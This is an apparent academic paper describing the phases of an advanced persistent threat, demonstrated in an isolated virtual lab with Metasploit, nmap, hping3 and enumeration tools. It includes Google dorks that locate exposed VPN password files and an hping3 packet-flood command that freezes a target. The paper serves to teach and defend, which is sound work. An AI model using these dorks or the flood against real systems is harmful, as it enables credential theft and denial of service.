International Journal of Recent Technology and Engineering (IJRTE)
ISSN: 2277-3878 (Online), Volume-8, Issue-1, May 2019

Art of Apt Its Tools & Attack Vectors and Mitigation Techniques

Subhranil Som, Dev Bhatnagar, Sunil Kumar Khatri

Abstract*:- Advanced persistent threat is a primary security concerns to the big organizations and its technical infrastructure, from cyber criminals seeking personal and financial information to state sponsored attacks designed to disrupt, compromising infrastructure, sidestepping security efforts thus causing serious damage to organizations. A skilled cybercriminal using multiple attack vectors and entry points navigates around the defenses, evading IDS/Firewall detection and breaching the network in no time. To understand the big picture, this paper analyses an approach to advanced persistent threat by doing the same things the bad guys do on a network setup. We will walk through various steps from footprinting and reconnaissance, scanning networks, gaining access, maintaining access to finally clearing tracks, as in a real world attack. We will walk through different attack tools and exploits used in each phase and comparative study on their effectiveness, along with explaining their attack vectors and its countermeasures. We will conclude the paper by explaining the factors which actually qualify to be an Advanced Persistent Threat.

***Index Terms*: . APT Footprinting, Reconnaissance, Kali, Wireshark, Meterpreter, HPING3, Metasploit.**

I. INTRODUCTION

At some point in your career or maybe it's already happened, your organization will be the victim of a successful attack or will be breached. That's a fact. There's no way for me to sugar coat this information and it's always a little hard to stomach the first time you hear it. The faster you come to terms with this reality, the better you can safeguard your network. We often like to compare this reality to chicken pox. You get it once and then your body builds up the defenses to ensure that there's never a repeat of the episode. Being breached once is generally enough for most organizations to beef up their defenses. All of that's okay for smaller companies. What if you're a much larger corporation? While smaller companies are hit by smaller attackers, as the size of an organization increases, so does the value of the information that they hold. This makes them much more enticing for malicious actors and increases the publicity
they get when they are vandalized or when the breach is disclosed. Being the victim of a successful attack is never fun. It translates to a lot of lost revenue and bad publicity. But now you probably thinking, if I've patched all my systems and my network, I should be safe, well, not quite. As attackers hit larger firms, they're more likely to be even more experienced and will probably hit your organization with vulnerabilities that haven't been disclosed to software vendors yet and will utilize a variety of attack vectors, including directly targeting employees, also called social engineering. As we will see, there are many ways that a determined attacker might be able to gain access to your organization. There's one more thing that we feel the need to discuss about. It's the term itself. The term advanced persistent threat, has reached the status of a buzzword inside the security community. Very often you'll see people throwing it out to describe pretty much any attack under the sun, when only a few of these attacks actually qualify for the status. In fact, when compared to normal threats, advanced persistent threats form a small fraction of the chart. But don't be fooled. There's very small fraction of attackers have the highest success rate in penetrating a network. To understand this we have distributed this work into several parts.

1. The first phase of any attack is the information gathering. This is important because it reduces attackers' focus area. CEOs, senior level employees and top level domains (TLDs) are sources of sensitive information. We call this **Footprinting and Reconnaissance.** It also helps to know the security posture of the target. It will also be a vulnerability analysis of the target along with drawing a network map outlining the target infrastructure. We will be mentioning the tools and techniques with required comparison in this phase. We gather useful information of the target which in turn is used in the next step. The phase would also include vectors and its countermeasures for an organization network.
2. After gathering enough information about the target network, we will walk through through Network Scanning which refers to a set of steps and procedures to identify hosts, ports and services in the network. This can also be described as the components of Intelligence gathering. We will be discovering the Operating systems and the system architecture of the target also called as Enumeration. We would also discover current services and vulnerabilities in the live hosts. In account of this, we will produce a comparison between tools- most effective with least resource and time consumption. The process of scanning and live hosts' discovery will be resourceful for network intrusion and gaining access to the target system.
3. In the previous phases we have been gathering information as a part of Open Source Intelligence gathering (OSINT), performing vulnerability assessment and discussing tools and techniques with their comparative effectiveness.

Revised Manuscript Received on 30 May 2019.
***** Correspondence Author
Dev Bhatnagar* (Student, Amity Institute of Information Technology, Amity University Noida, Uttar Praadesh)
Subhranil Som (Associate Professor, Amity Institute of Information Technology, Amity University Noida, Uttar Praadesh)
Sunil Kumar Khatri (Director, Amity Institute of Information Technology, Amity University Noida, Uttar Praadesh)

In the third phase we will gain access to the network, relying all on the past information about the network architecture, live systems, and vulnerabilities and studying other attack vectors.

Applying pressure at the weak points, performing persistence, which is backdooring other systems on the network which can help us proceed, again keeping in mind to extract information from the organization while still remaining hidden. We will be comparing different hacking methodologies and discussing different attack vectors which let us into the system and also cover its countermeasures.

4. We will conclude with analysis of the whole attack phase and ways they to avoid being suspected. Overwriting the registry in the system, makes it easier for attacker to stay hidden on the network and launching further attacks. We will also discuss the factors which qualify for the status of an Advanced Persistent Threat and compare with normal threats. APTs are very small fraction of the chart but, these, very small fraction of attackers have the highest success rate in penetrating a network.

II. THE TERM

The term Advanced in an APT can mean a lot of things at the same time in the context of an APT. APTs are generally very sophisticated. For your garden variety attacker might hit you with a recent exploit from an explore database, these attackers are more likely to be the ones that land up on the news for having masterminded attacks on governments, hospitals, financial institutions. They have the capability to write their own exploits and will even go as far as to chain together multiply zero-days into a single attack just to ensure success. While a normal attacker will mostly try to attack you over the internet preferring total anonymity. These attackers follow no such rule. They'll utilize multiple attack vectors, they'll social engineer your employees, dumpster dive and even break into your office. Remember, there are no rules here. To achieve the level of success that an APT requires you need both advanced methods and the creatively to find holes that you can abuse. Next, let's take a look at the word persistent. The term Persistent to describe a threat what we really mean is an attacker will keep trying until he succeeds. Think about trying to file through a lock with a steel ruler. It's possible but wow, your hands hurt and it takes time. Patience is the key. Determined attackers will keep hitting your organization's systems silently until they eventually succeed because in the end people manage and administer these networks and we all know that people eventually make mistakes. You've likely seen how normal attackers function. Once they're inside your network they make lots of noise and they start looking for any sort of data that they can get and sometimes they get caught by honey pots. APTs are nothing like this. These sort of attackers are the ones who are able to distinguish between short-term gains and long-term ones. Finally, let's look at the most obvious term here, Threat. Attackers behind APTs will be more focused. As SecureWorks puts it, whereas a commodity threat actor attempts to gain advantage by conducting broad-based attacks a mile wide and an inch deep, against large number of targets, a targeted or advanced threat actor focuses on a specific organization and wages a sustained effort using multiple tools to achieve their goals. These attackers are the types who'll spend long periods of time hiding until they're able to achieve their aims. They generally have a motive and are orchestrated by a large organization. The attacks on Odyssey back in 2011 and Stuxnet are both excellent examples.

III. METHODOLOGY

A very interesting concept has been introduced to explain the various stages of an Advanced persistent threat, its tools and exploits, explaining how they function interrelating to each other. A Kill Chain can be created in almost any Cyber Attack. Once we're done with that we can go about planning our defense mechanisms against each stage of the attack. When it comes to the advanced persistent threats there are five main stages that we'll see in the kill chain that we're interested in. These are the phase zero or target definition, phase one or intrusion into the system, phase two or further capture and persistence of the machine, phase three or internal enumeration of the target, phase four or data exfiltration and finally, phase five or attack completion which includes clearing tracks. Phase four or data exfiltration stage is a more flexible stage than the rest. The kill chain of APT is described in figure 1.

Figure 1 Kill Chain

We have taken a virtualized network into play with all VMs set up with configuration. We have configured the virtual machines with certain settings which makes it a safe workable environment to perform attacks as in a real world environment. The machines are set up with the IP configurations as in *table 1*

Operating System	IPV4 Address	Subnet Mask
Windows Server 2016	10.10.10.16	255.255.255.0
Windows Server 2012	10.10.10.12	255.255.255.0
Windows 10	10.10.10.10	255.255.255.0
Windows 8	10.10.10.8	255.255.255.0
Kali Linux	10.10.10.11	2555.255.255.0
Ubuntu	10.10.10.9	255.255.255.0

Table 1 Configurations.

We have designed a virtual network to enable all the virtual machines to talk to each other. This is easier to set up using a virtualization software, for example VMWare or Hyper-V. In this experiment we have used Hyper-V as our virtualization client for using it in the host machine running Windows Server 2012 R2. We have also configured the network settings of the virtualization environment. This is important because the virtual machines do not need an internet connection or connection to the production environment, except the host for our Footprinting and Reconnaissance stages. We will keep the VMs separate from our production environment something like a private LAN. We have the following virtual machine setup- skin review in *figure 2.*




Fig.2

Any cyber-attack we come across is well planned with a lot of information gathering and techniques such as social engineering is used. It is only a point of being a target of an attack is to be worth the value of the task they are trying to accomplish of their efforts money and time. Well, they say that the global cyber security market is expected to go from $64 billion from 2011 to $165 billion by 2023. Cybercrime is a growing industry on its own. The returns are extremely beneficial to the attacker and the risks are extremely low. It's estimated that an annual global cost for cyber security is 600 billion dollars, and that's being conservative. Taking to a different perspective If you were to take the revenues from the top technology companies Microsoft, Google, Amazon, eBay, Yahoo, Apple and Netflix and combine them together you wouldn't even get close to the amount of revenue that cybercrime is creating. Cybercrime victims per year are over 600 million victims and if you break that down, that's about 1.5 or 1.6 million victims per day or about 20 per second. In 2016, over 657 million identities were exposed, the majority of which were actually stolen. In fact, of that, 40 million were from the United States, fifty-four million from Turkey, 20 million from Korea. So since it's a global issue Advanced persistent threat or any cyber-attack can affect anyone once they are connected to the internet. Let's go through our first attack phase.

IV. FOOTPRINTING AND RECON

In the first step to any attack on a system, an attacker needs to collect information about the target network. APTs are likely to spend a sizable amount of time on this stage if only not detected. It involves choosing targets and defining included organizations and their systems and choosing possible attack vectors that will lead to initial compromise. This is generally chosen while keeping the final goal in mind. There are mainly two types of reconnaissance- Active and Passive. In general, APT attacks involve active reconnaissance for getting the organization information, and network and system information. Since this is a first step to the hacking cycle, it is important to have as much information gathering as possible. There are various information gathering techniques and tools. We will go through them in our discussion.

V. FOOTPRINTING USING GOOGLE HACKING TECHNIQUES

Tools: Web browser (Chrome, Firefox)

Goals this activity:

1. Performing a query search using advanced search keywords.
2. Revealing sensitive information about an organization by searching Google's directory, thus leaving company and its entities vulnerable.
3. Getting to know passwords, usernames and network configuration of a company.

Google dorks extract sensitive information that help attackers find vulnerable target. Tweaking Google's search engine specific keywords can lead to results leading to sensitive directories and juicy information which might benefit, containing passwords, web server directories, employee IDs etc. Some common discovered dorks keywords combinations we have described are described in the *table 2*

[cache:]	Displays web pages stored in Google cache
[site:]	Restricts results to those websites in a given domain
[inurl:]	Restricts the results to documents containing the search keyword in the URL
[info:]	Present some information that Google has about that particular page
[link:]	Link Webpages that have link to specified webpage
[location:]	Find the find the results to those websites in a given domain
[text:]	Searches for specific mentioned keywords in the sources.

Table 2. Google Dorks

Hackers can get information about the target companies, maybe technologies and resources they can use as a point of interaction to the target. There are certain results worth experimenting with. We have made a list of working dorks in *table 3.* With what is expected in our research. This information is freely available using specific keywords on the search engines. The search engine crawls the web page by page revealing all the information it has about the particular site, according to the keywords. When a business is on the internet, it leads to a lot of data being floated online. With time span, the business grows, data become obsolete or changes and the data repository grows and becomes huge. Generally, no one gives any attention to the data and it may end up becoming publicly accessible information. In the hacking cycle, the main part which impacts the later stages is information gathering and finding points of interaction with the target network. Google dork foot-printing can leak following information.

- VOIP/VPN Devices
- Login Portals
- Username/Passwords
- IP/Network Addresses

Google Dork	Description
intitle:"Login Page" intext:"Phone Adapter Configuration Utility"	Pages containing login portals
inurl:/voice/advanced/ intitle:Linksys SPA configuration	Finds the Linksys VoIP router configuration page
intitle:"D-Link VoIP Router" "Welcome"	Pages containing D-Link login portals
intitle:asterisk.management.portal web-access	Look for the Asterisk management portal
inurl:"NetworkConfiguration" cisco	Find the Cisco phone details
inurl:"ccmuser/logon.asp"	Find Cisco call manager
intitle:asterisk.management.portal web-access	Finds the Asterisk web management portal
inurl:8080 intitle:"login" intext:"UserLogin" "English"	VoIP login portals
intitle:" SPA Configuration"	Search Linksys phones

Google Dork	Description
filetype:pcf "cisco" "GroupPwd"	Cisco VPN files with Group Passwords for remote access
"[main]" "enc_GroupPwd=" ext:txt	Finds Cisco VPN client passwords (encrypted, but easily cracked!)
"Config" intitle:"Index of" intext:vpn	Directory with keys of VPN servers
inurl:/remote/login?lang=en	Finds FortiGate Firewall's SSL-VPN login portal
!Host=*.* intext:enc_UserPassword=* ext:pcf	Look for .pcf files which contains user VPN profiles
filetype:rcf inurl:vpn	Finds Sonicwall Global VPN Client files containing sensitive information and login
filetype:pcf vpn OR Group	Finds publicly accessible profile configuration files (.pcf) used by VPN clients

Table 3 .Dorks

VI. FINDING COMPANY'S TOP LEVEL FOMAINSAND SUB DOMAINS

Tools: Online Website: Netcraft (www.netcraft.com)
Goals: Get a site report, its IP and Top Level Domain (TLDs) with OS determination
These services can provide sensitive information about the targets, which can be removed from the World Wide Web (WWW). Social Networking Services, People Search, Alerting Services help attackers in gathering sensitive information about the targets. A public website is freely accessible on the internet. It can contain information such as organizational history, services and product info. The same for a particular site is shown as in the figure 3. This can be done for any website you can think of. A lot of information can be gathered from online crafting tools,




Fig 3. Netcraft

web services, and search queries. As shown the website has an IP address revealed. The next probable step is to footprint the target network of the organization. This is a part of the information gathering phase in foot-printing and recon.
There is no end to what we can discover on the web. **Shodan** (www.shodan.com) a different beast, is a search engine for VOIP, VPN devices, Webcams, Routers, buildings, IOT devices and all the things which have an access to the internet. Attackers may end up finding their target organizations' IP, domains and router access to narrow down the focus area. It also helps in vulnerability analysis to plan further attacks by planning appropriate exploits. Since the IP address IDs are known, finding the route of the target host on the network to test for man-in-the- middle attacks and other related attacks is easy. Foot-printing includes further research using Job sites, Financial Services, and mirroring entire website using tools like **HTTrack Website Copier** if required**.**

VII. TRACEROUTE

Since one knows the IP address,
finding the route of the target host on the network is necessary to test against man-in-the- middle attacks and other related attacks. Traceroute programs work on the concept of ICMP protocol and use the TTL field in the header of ICMP packets to discover the routers on the path to the target.

Tool Used: Path Analyser Pro
Goal:

1. Traceroute analysis of target network
2. Information gathering about domain registrars.
3. Information about the network machines.

Note: Due to security reasons a dummy site on the server is created to avoid alarms being raised, tracerouting a target is restricted by network administrators in some areas and is treated as a suspicious activity.
Steps Involved:

1. Ensure that the ***ICMP-radio-button*** under the Protocol field is selected.
2. Ensure that the Stop on control messages (ICMP) option is checked in the Advanced Tracing Details section.
3. Enter the web address of the target field.

To perform the trace, enter the host name in the Target field, for instance ***http://www.movescope.com***, check Smart under the Port field as default (65535) and choose duration of time as Timed Trace from the drop-down list and click Trace. (Since, this machine itself hosts the website, there won't be any hop recorded by the Path Analyzer Pro. Results are in *figure 4*)





Fig. 4 Path Analyzer Pro

Attackers conduct traceroute to extract information about network topology, trusted router and firewall locations.
We figured a traceroute as given below, Results are in *figure 5* since our network could not generate real time like results to mention an actual traceroute result

- Traceroute 1.10.10.20, second to last hop is 1.10.10.1
- Traceroute 1.10.20.10 , second to last hop is 1.10.10.1
- Traceroute 1.10.20.10 , second to last hop is 1.10.10.50
- Traceroute 1.10.20.15 , second to last hop is 1.10.10.1
- Traceroute 1.10.20.15 , second to last hop is 1.10.10.50



Attackers end up gathering more information by **Eavesdropping** and **Shoulder Sniffing.** It is an act of secretly listening to conversations which are over a phone or a video call. Shoulder sniffing involves engaging with the target and shoulder surfing involves observing the activities being done in the victim's computer. These techniques are easily applicable in a crowded place. It is important to hold on and be sure that these activities are performed in a safe place.

VIII. COMPITATIVE INTELLEGENCE GATHERING

Tools: Metasploit Framework

Goals:

1. Performing a network scan for information gathering of the hosts.
2. Target OS and services being run by each host.

.Attackers can strategize on sourcing vulnerability on running services and log files and make an effective plan to exploiting the vulnerability.

Tags to remember:

1. ***Pn***: This skips the nmap discovery stage altogether. This stage is generally used for heavier of active machines
2. ***sS***: Syn Scan
3. ***A***: OS detection of the target hosts.

Steps Involved:

1. Open Terminal Window, type: ***service postgresql start.***
2. Next type: ***msfconsole*** to launch MetaSploit Framework
3. In the msf command line, type: ***db_status*** and press Enter.
4. If you get the postgresql selected, no connection message, then the database was not initiated.
5. It is important to initiate the database, hence exit the framework and follow these steps:-

1. To initialize the database type: ***msfdb init*** and press Enter.
2. Restart the postgresql service by typing: ***service postgresql restart*** and press Enter.

Enter Metasploit Framework gain by typing: ***msfconsole*** and check the connection status again, it should be connected by a reply: ***postgresql connected to msf***

Execute the command by typing: ***nmap -Pn -sS -A -oX Test 10.10.10.0/24.***

7. A message: ***nmap done*** will be shown in the terminal windows.

8. Import the test results by typing: ***db_import Test***

9. Typing: ***hosts*** will display the hosts results tracked by nmap on the network scanned. The OS along with its MAC address are revealed, but still incomplete with the os_flavour.

Type: ***db_nmap -sS -A 10.10.10.16***, this will reveal the services running on a machine, here with an IP of 10.10.10.16 is associated with Windows Server 2016.

To Type: ***use scanner/smb/smb_version*** to load the SMB scanner module, and then type show options. check the services running in every machine, type: ***services*** on the console.

12. Type: ***set RHOSTS 10.10.10.8-16***, type set THREADS 100 enabling to display the OS flavor by typing hosts as shown in the *figure 6.*




Fig. 6 Flavor

Since we have an OS flavor, we can have the next step to capture packets and know the service running on the port. This can be done using a tool call HPING. Once done, we will compare the capabilities of NMAP's Metasploit framework.

IX. HPING2/HPING3

Tools Used: Backtrack, Wireshark on Windows

Goals:

1. Perform network scanning by Packet capturing
2. Perform Flooding

Steps:

1. In the terminal window type: ***hping3 –c3 10.10.10.10.***
2. Open Wireshark and enable it to capture packets.
3. To Scan the ports and services on them in the machine of IP address 10.10.10.10 Type: ***hping3 --scan 1-3000 S 10.10.10.10.*** (Here, -scan parameter defines the port range to scan and –S represents SYN log.)

Attackers can get a lot of information about the ports running which service, can figure out which port can be used for crafting packets (as done below on port 80) and bypass the firewall to and evade services.

We can perform a UDP packet crafting by typing: hping3 10.10.10.10 --udp --rand-source --data 500. We can view the results in Wireshark on expanding any UDP packet as in figure 11.

Perform TCP SYN request by typing hping3 -S 10.10.10.10 -p 80 -c 5

Note: -S will perform TCP SYN request on the target machine, -p will pass the traffic through which port is assigned, and -c is the count of the packets sent to the Target machine.

Perform a packet flooding by typing ***hping3 10.10.10.10 –flood*** in the terminal and observe the flooding in Wireshark, the target machine may freeze for a while due to flooding of packets. The Flooding can be seen in *Figure 7*




Fig 7 Wireshark

X. COMPARITIVE ANALYSIS NMAP TO HPING

Nmap and hping are the most heavy weight port scanners around to perform network analysis. Nmap can scan rage of IPs and are stealthier while hping can only scan a single IP address at a time. Hping is a free packet generator for the TCP/IP protocol. Most cases, this can be used to generate custom packets for evasion and auditing of IDS and firewall. Let's see a brief comparison in figure 8.

NMAP	HPING
• NMAP is a security auditing tool. Designed to scan large networks. Thanks to the NMAP scripting engine, used to track well known vulnerabilities in the target network. • Nmap 7.0 is under development getting new 171 scripts and 20 libraries. • File firewall bypass which detects vulnerability in the netfilter that uses helpers to dynamically open ports like FTP and SIP • Introduction of DNS IPV6 ARPA scan performing quick IPV6 DNS support using techniques analyzing DNS server response codes to dynamically reducing the number of queries needed for enumeration of large networks. • Better SSL Ciphers script, an entirely revamped to perform fast analysis of TLS deployment problems, hence a better TLS /SSL scanning.	• HPING is a command line TCP packet assembler supporting TCP UDP, ICMP and raw IP protocols. • Featuring a standard Maximum Transmission Unit (MTU) discovery between two internet protocols • Featuring an exploit to IDLE scan, now is included in Nmap port scanner, tools for security auditing and testing of firewalls and networks. • The newest version of HPING, called the hping3 is scriptable using the TCL language, implementing an engine for string based, human readable description of TCP/IP packets, for programmer can write scripts related to low level TCP/IP packet manipulation and analysis in a very short time.

Fig 8. Comparison

There is been a lot of information gathering. So far we know we have determined the OS of the systems available on the network, port services by scanning the network and sent crafted probes. We have found the points of interaction on the network to the target systems. We will determine the topology of the network. Attackers use this information to further plan intrusion and methodology to stay hidden in the network. They also give a brief idea about the software violations and active hosts

Attacker once knows the weak points on the network will enter into the network attacking them time and again. We will determine the topology in the next activity.

XI. DRAWING NETWOK MAP AS OSINT

Tool: Network Topology Mapper

Goals:

1. Determine Network Topology
2. Determine the devices on the network
3. Footholes for enumeration

Steps:

1. Click **New Network Scan** in the Welcome Screen.
2. Setting a password, entering a SNMP topology scan window, select **private** in the Stored Credentials section and **public** in the Discovery Credentials section. No need to fill WMI credentials.
3. In the network selection window, Click the IP Ranges tab, enter the IP address range **(10.10.10.1-10.10.10.255)** in the **Start Address** and **End Address** fields.
4. Naming the network topology, in the scheduling section select once from the Frequency drop-down list, click Yes, run this discovery now. We can view the topology in *figure 9*




Fig 9. Topology

The details of the network topology after the scans are as follows in *table 4*

Node Name	Primary Node Role	Polling IP Address	Poling Method
Windows 8	ICMP Mode	10.10.10.8	ICMP
10.10.10.9	ICMP Mode	10.10.10.9 (discovered)	ICMP
WIN-K17RNHSJQ0O	Server	10.10.10.16	INMPv2
DESKTOP-AVA4NAN	ICMP Mode	10.10.10.10 (discovered)	ICMP
10.10.10.11	ICMP Mode	10.10.10.11	ICMP
WIN-25QPFK98RG9	Server	10.10.10.12	SNMP V2

Table 4 Network Details

XII. NETWORK DIAGRAM ANALYSIS AND ATTACK VECTORS

- Network topology could provide information about the network in knowing the architecture of the connection in the organization.
- Since network topology refers to connection of the devices within a network both physically and logically, the term explains the network will also include security policies, network configuration settings and passwords and the like.
- The network topology can be changed by the attacker if they end up having control to the admin profiles

- APT attacks can end up being hidden, controlling your network, most notably host-location hijacking, hosts file can be used to bypass querying a DNS trying to resolve the domain name to an IP address.
- Link fabrication attacks, enable adversaries to impersonate end-hosts or inter-switch links in order to monitor, corrupt, or drop network flows.

APTs are likely to spend a sizable amount of time on this stage if only not to get caught. It involves choosing targets and defining included organizations and their systems. This allows them to focus their attention on only specific targets instead of shooting at everything that moves. It involves the choosing of possible attack vectors that will lead to initial compromise.

This is generally chosen while keeping the final goal in mind. Here's an example. If the aim is to obtain sensitive data from the bank an attacker might ask themselves a couple of questions. How much data is required and what is the motive? If the motive is to obtain customer passwords, an attack on the bank's systems is likely but if it's just a single customer then it might be worth looking at social engineering as a vector. Following this APTs will often look for and recruit other attackers to help with various stages of the attack. This is also the stage where attackers will decide the larger goals of the attack. What happens after cracking the perimeter? Is the aim to cause mass destruction and make lots of noise or is to stay hidden and exfiltrate data from the organization? What is the budget of the sponsoring organization if any? Factoring all of these conditions helps attackers behind advanced persistent threat execute their attack smoothly and silently. The first tangible stage of an attack by an APT is intrusion. This is where most of the actual work happens.

In an APT identifying attacks at this stage is not trivial. We'll examine detection mechanisms a little down the line. Attacks in this stage they come through a variety of different vectors but the most common ones remain, social engineering, phishing and exploiting zero-days often together. Another mechanism that's become very popular is a watering hole attack. In this attack an attacker sets up a website that has malware loaded on it and it will attack anyone who visits the site. This attack generally requires a zero-day or an unpatched vulnerability in the browser of the victim.

XIII. PERISISTANCE

Since in most organizations this information isn't available directly, attackers will have to go through other systems in order to extract the information that they need. All of this needs time and waiting will probably get them caught by the organization. This is where persistence comes in. By back dooring other systems on the network the attackers can proceed, again work out how they will extract information from the organization while still remaining hidden. Additionally, if multiple systems are back doored it's unlikely that they will all be discovered so it provides some insurance for the investment that's being put into the intrusion. After creating some sort of mechanism to ensure persistence, the next stage is generally privilege escalation. In an organization's network it's unlikely that all the users will have the same access rights and permissions.

XIV. ENUMERATION

Enumeration is the process of extracting User names, Machine names, network resources, shared resources, and services from a system or network. It is a contribution to identify vulnerabilities in the system in order to exploit them. We will determine Network Resources, Network Shares, Routing Tables, SNMP, FQDN Details, Machine names and User Groups. During enumeration attackers may stumble upon remote IPC share, such as IPC in Windows, which they can probe further for null sessions about other shares and to collect information-Machine names, system accounts. We will be performing enumeration with two methodologies using two tools. At the end we have compared their effectiveness.

XV. NETBIOS ENUMERATION WITH GLOBAL NETWORK INVENTORY

Tool: Global Network Inventory

Goals:

1. Extracting the basic information about the target system, manufacturer, physical memory, NetBIOS Information
2. Extracting information about bus controllers.
3. Extracting the user group details.

Steps:

1. On opening the application go through the **new audit wizard**, in Audit Scan Mode section appears, select IP range scan.
2. In the IP range section, input **10.10.10.1 to 10.10.10.25 (here)**
3. Enter credentials of the target machine by clicking the connect as radio button (here I have used Windows Server 2012)
4. Run the scan

This is a test in a dummy network, in real time, attackers do not know the credentials of the remote machine/machines. In such case, they simply choose the Connect as currently logged on user radio button and perform a scan to determine which network machines are active.

In such case, they will not be able to extract information about the target except its IP and MAC addresses. So, they might use tools such as **Nmap** to gather information about open ports and services running on them. The test results are shown in *table 5* along with the ports and user group details in *table 8* and *6* respectively.

We have also showcased the services running on the target machines in *table 7*

Type	Desktop
Manufacturer	Microsoft Corporation
Physical Memory	4095MB
No. of Processors	1
Model	Virtual Machine
Mac Address	00-15-5D-77-7F-4B
BIOS	American Megatrends
SMBIOS Version	0009006
Version	VIRTUAL 40

Table 5 Inventory result

CEH\Administrator	User account
CEH\Domain Admins	Global group account
CEH\Enterprise Admins	Global group account
CEH\jason	User account
CEH\martin	User account
CEH\shiela	User account
Group : Guests (COUNT=2)	
CEH\Domain Guests	Global group account
CEH\Guest	User account
Group : IIS_IUSRS (COUNT=1)	
NT AUTHORITY\IUSR	Well-known group account
Group : Users (COUNT=3)	
CEH\Domain Users	Global group account
NT AUTHORITY\Authenticated Users	Well-known group account
NT AUTHORITY\INTERACTIVE	Well-known group account

Table 6. User Groups

NetBIOS enumeration tools explore and scan within a given range of IP addresses and list of loopholes and flows to identify vulnerability in network systems.

Timestamp : 10/6/2018 1:15:34 AM (COUNT=162)			
Active Directory Domain Services	Automatic	Running	C:\Windows\System32\lsass.exe
Active Directory Web Services	Automatic	Running	C:\Windows\ADWS\Microsoft.ActiveDirectory.WebService
Adobe Acrobat Update Service	Automatic	Running	"C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\arr
App Readiness	Manual	Stopped	C:\Windows\System32\svchost.exe -k AppReadiness
Application Experience	Manual	Stopped	C:\Windows\system32\svchost.exe -k netsvcs
Application Host Helper Service	Automatic	Running	C:\Windows\system32\svchost.exe -k apphost
Application Identity	Manual	Stopped	C:\Windows\system32\svchost.exe -k LocalServiceNetwor
Application Information	Manual	Stopped	C:\Windows\system32\svchost.exe -k netsvcs
Application Layer Gateway Service	Manual	Stopped	C:\Windows\System32\alg.exe
Application Management	Manual	Stopped	C:\Windows\system32\svchost.exe -k netsvcs
AppX Deployment Service (AppXSVC)	Manual	Stopped	C:\Windows\system32\svchost.exe -k wsappx
ASP.NET State Service	Manual	Stopped	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\asp
Background Intelligent Transfer Service	Automatic	Running	C:\Windows\System32\svchost.exe -k netsvcs
Background Tasks Infrastructure Service	Automatic	Running	C:\Windows\system32\svchost.exe -k DcomLaunch
Base Filtering Engine	Automatic	Running	C:\Windows\system32\svchost.exe -k LocalServiceNoNet
Certificate Propagation	Manual	Running	C:\Windows\system32\svchost.exe -k netsvcs

Table 7. Running Machine Service

COM1	Serial Port 16550A Compatible	DB-9,Female
COM2	Serial Port 16550A Compatible	DB-9,Female
Keyboard	Keyboard Port	PS/2
Mouse	Mouse Port	PS/2
Printer	Parallel Port ECP/EPP	DB-25,Male
USB	USB	Centronics
USB	USB	Centronics
Video	Video Port	DB-15,Female

Figure 8 Ports

